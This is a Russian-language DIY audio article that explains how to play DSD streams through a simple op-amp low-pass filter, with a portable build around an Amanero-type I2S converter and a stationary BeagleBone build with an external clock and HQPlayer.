
Спецификации

- **Напряжение питания (supply voltage):** +Vs: 3 В; -Vs: 0 В
- **Усиление (Gain):** 3 В/В
- **Полоса пропускания (Passband):** –3 дБ при 35 кГц
- **Полоса подавления (Stopband):** –40 дБ при 500 кГц

Если ты не любишь паять или не разбираешься в электротехнике, можешь купить готовый предусилитель с фильтром, например на AliExpress.



Но придется потратиться: таких фильтров нужно две штуки, по одной на канал. Или можно купить вариант на два канала.



Он рассчитан на балансное подключение, при котором каждый канал передается отдельно по трехпроводной схеме: по одному проводу передается основной сигнал, по второму проводу этот же сигнал в противофазе, а третий провод — это земля. Поэтому подключать напрямую — не лучшая идея. Но можно получить сигнал в противофазе, инвертируя выход DSD при помощи операционного усилителя, либо триггера Шмитта, либо логического инвертора.

Важно получить два идентичных сигнала в противофазе. Даже малейшие различия будут оказывать значительное влияние на выходной сигнал.

При выборе элементов обязательно нужно обратить внимание на то, с какой частотой они могут работать, потому что частота потока DSD может варьироваться от 2822,4 до 24 576 кГц. Также настоятельно рекомендую использовать гальваническую развязку.

Так реализуется подключение по балансной схеме. В интернете можно найти и другие варианты готовых фильтров-предусилителей.

Сборка портативного варианта


Если ты не ищешь легких путей, давай перейдем к сборке.

Железо

В качестве I2S-конвертера можно использовать следующие платы.

1. Оригинальный **Amanero**. Стоимость около 7000 рублей.
2. Китайская копия, плата **ATSAM3U1C XC2C64A.** Минимальная стоимость «репликанта» около 2000 рублей. Это почти полная копия Amanero, основное их отличие в качестве материала самой платы и компонентов.
3. Платы на основе чипов **Xmos**. Стоимость от 1700 рублей, принцип подключения будет тот же, но у них высокое энергопотребление.

В качестве фильтра и предусилителя используем **AD8656** — операционный усилитель.



8-LEAD STANDARD SMALL OUTLINE PACKAGE [SOIC_N]
NARROW BODY
(R-8)
8-LEAD MINI SMALL OUTLINE PACKAGE [MSOP]
(RM-8)

Также понадобятся расходники — резисторы и конденсаторы, указанные в схеме подключения.




Схема подключения

В идеале для контактов FSCLK и DATA нужно использовать гальваническую развязку. Развязку ищи с запасом по скорости передачи данных — от 25 Мбит/с, а напряжение питания развязки выбирай в диапазоне 2,7–5,5 В. Для питания операционного усилителя лучше всего использовать отдельный малошумящий стабилизатор напряжения. На входе можно добавить сопротивление для ограничения уровня сигнала, а на выход добавить ФНЧ. Вот и все!

Получившееся устройство не занимает много места, и его можно подключить через OTG к телефону или планшету.

Софт

Драйверы для Windows для Amanero и китайской реплики (ATSAM3U1C XC2C64A) можно скачать с сайта Amanero. В Linux и Android драйверы не нужны, на iOS, вероятно, тоже.

Для мобильных устройств существуют десятки плееров с поддержкой Hi-Res PCM. Однако через фильтр можно слушать только DSD, поэтому необходима конвертация PCM в DSD. К счастью, есть плеер, который конвертирует в реальном времени, — Onkyo HF Player. Этот плеер из MP3 и FLAC может конвертировать в DSD64 и 128. При помощи Onkyo HF Player ты можешь слушать практически любую музыку через простой ФНЧ. Жаль, конечно, что плеер не бесплатен: для Android он стоит 699, а для iOS — 749 рублей.

Воспроизведение DSD через ФНЧ выигрывает по сравнению с классическим способом воспроизведения через ЦАП.

Во-первых, звук получается гораздо лучше, чем на многих ЦАП.

Почему так? Основная составная часть дельта-сигма-ЦАП — это цифровая обработка сигнала. Представь сложный цифровой фильтр с многократным оверсемплингом, модулятором 5–7-го порядка с dithering или noise shaping. Тут требуется серьезная вычислительная мощность, которая в ЦАП ограничена, тогда как в современных процессорах для смартфонов она в разы больше. Соответственно, на смартфоне можно реализовать более качественную цифровую фильтрацию и модуляцию.

Почему производители не добавляют мощные процессоры в ЦАП — загадка! Может, экономят, а может, считают, что обработкой должно заниматься отдельное устройство. Например, Asahi Kasei Microdevices (AKM) выпускают отдельно DSP, которые выполняют конвертацию, в том числе с оверсемплингом, — и отдельно ЦАП с режимом bypass.

INFO

Чтобы освежить в памяти термины и теорию, смотри мою прошлую статью о цифровом звуке.

Во-вторых, воспроизведение DSD через ФНЧ существенно экономит деньги, ведь стоимость хорошего ЦАП, даже китайского, будет гораздо выше.

Итого

Плюсы

- Такое устройство легко сделать самому, даже если ты начинающий радиолюбитель.
- Есть возможность подключения к мобильным устройствам.
- Стоимость от 2000 рублей.
- На телефоне с батареей в 3200 мА · ч этот самодельный ЦАП проработал больше шести часов в режиме прослушивания с конвертацией PCM — DSD в реальном времени.
- Звук, по моим ощущениям, лучше многих топовых ЦАП.

Минусы


- Выход одноуровневый, поэтому шум будет коррелирован с основным сигналом. При слабом уровне сигнала возможны небольшие искажения.

Сборка стационарного варианта

Этот вариант будет гораздо сложнее в реализации, но оно того стоит.

Железо

Наилучший результат даст использование **BeagleBone black** или **BeagleBone green** в качестве I2S-конвертера.



BeagleBone — единственный микрокомпьютер, для которого есть открытый драйвер с поддержкой подключения внешнего генератора тактовой частоты. К внешнему генератору можно подключить как сам конвертер, так и ЦАП, если он есть. Это позволит снизить количество ошибок при передаче данных по I2S. А еще мы можем сами выбирать, какого качества и какой частоты генератор использовать.


ЦАП для прослушивания DSD в этом варианте не требуется. Но важно подключение качественных генераторов 45 158,4 и 49 152 кГц при воспроизведении DSD 256, 512, потому что частота однобитного сигнала будет очень высокой — 11 289,6 и 22 579,2 кГц соответственно. Частота тактового генератора MCLK должна быть хотя бы вдвое больше частоты передаваемых данных, иначе могут возникнуть ошибки при передаче.

Внешний клок

Первое, что тебе потребуется, — внешний генератор тактовой частоты, в простонародье «клок». У тебя, как обычно, два пути: если ты дружишь с паяльником, можешь собрать его самостоятельно, если нет — купить готовое решение.

У Павла Погодина есть проект DSC — ЦАП под открытой лицензией. На сайте выложена документация к ЦАП Павла, там же ты найдешь схему реклокера для BeagleBone. В этой схеме реализовано подключение внешних клоков и автоматическое переключение их под частотные сетки 44,1/48. Можешь взять ее за основу и собрать нечто похожее.

Эта плата разработана для воспроизведения как PCM, так и DSD, но если тебя, как и меня, интересует исключительно воспроизведение DSD, то можно обойтись только следующей частью схемы.



INFO


Все названия элементов и номиналы указаны в документации (PDF).

И конечно, самый простой, но затратный способ — купить готовые генераторы.

Самые дешевые из более-менее приемлемых генераторов выглядят так

Чтобы генератор автоматически переключался под частотные сетки 44,1/48, придется все-таки взять в руки паяльник и распаять селектор U7 (74AUP2G157) указанный на схеме выше, — иначе генераторы надо будет переключать вручную. Например, для прослушивания CDDA, MP3 и DSD потребуется только генератор 45 158,4 кГц, но, если ты захочешь слушать «винилрипы» с частотой дискретизации 96 и 192 кГц, понадобится уже генератор 49 152 кГц.

После подключения генератора к BeagleBone black (контакт `P9_25`) останется только вывести два канала DSD (контакты `P9_30, P9_41`).



Номера контактов указаны для дистрибутива mini Botic7 (архив), собранного Павлом Погодиным. К контактам DSD1 и DSD2 нужно подключить фильтр, и устройство будет готово к работе.

Софт

Теперь поговорим о программной части. Начнем с драйвера.

Для BeagleBone black/green существует открытый драйвер, написанный участником форума diyaudio.com под ником Miero.

У драйвера немало настроек, все они описаны на сайте. Менять их можно в конфиге `/boot/uEnv.txt`. Например, можно задать вывод PCM и DSD на разные контакты, длину кадра LRCLK (актуально для мультибитов) или определенную частоту генератора тактовой частоты.

В нашем случае менять ничего не придется. Нужно только скачать прошивку для BeagleBone black (архив), в ней уже имеется этот драйвер. Скачанную прошивку записываем на карту microSD при помощи, например, программы dd в Linux или Rufus в Windows. Затем вставляем карту в разъем на микрокомпьютере, зажимаем кнопку рядом с этим разъемом и подключаем питание. Через несколько секунд кнопку можно отпускать. Плата должна начать загрузку, весело мигая светодиодами.

По умолчанию будет загружен профиль с клиентом для HQPlayer, именно он нам и нужен. Также прошивку можно скопировать во внутреннюю память BeagleBone black, инструкции есть на сайте Павла Погодина.


HQPlayer — лучший вариант для воспроизведения с конвертацией PCM в DSD, поскольку у него самый большой набор модуляторов и цифровых фильтров. Он поддерживает 11 сигма-дельта-модуляторов, 30 цифровых фильтров, oversampling до 98,304 мГц (DSD 2048), а также технологию CUDA.

Конечно, oversampling в DSD 2048 — это перебор, тем более в нашем случае: BeagleBone black и Amanero могут воспроизводить максимум DSD 512. Плюс далеко не все компьютеры потянут даже DSD 256 на «тяжелых» цифровых фильтрах со сложными модуляторами. Цифровые фильтры в HQPlayer очень качественные и требуют большой вычислительной мощности.

У этого плеера есть свои минусы. Во-первых, плеер платный, причем не из дешевых; во-вторых, он поддерживает крайне ограниченный набор форматов: CDDA, FLAC, DSDIFF, DSF, RIFF, AIFF — и, к сожалению, не поддерживает CUE. Впрочем, его не обязательно покупать. Плеер в пробной версии позволяет прослушивать музыку без ограничений в течение 30 минут, а после просто закрывается. И ничто не мешает открыть его заново и использовать еще много раз по полчаса, пока не надоест.

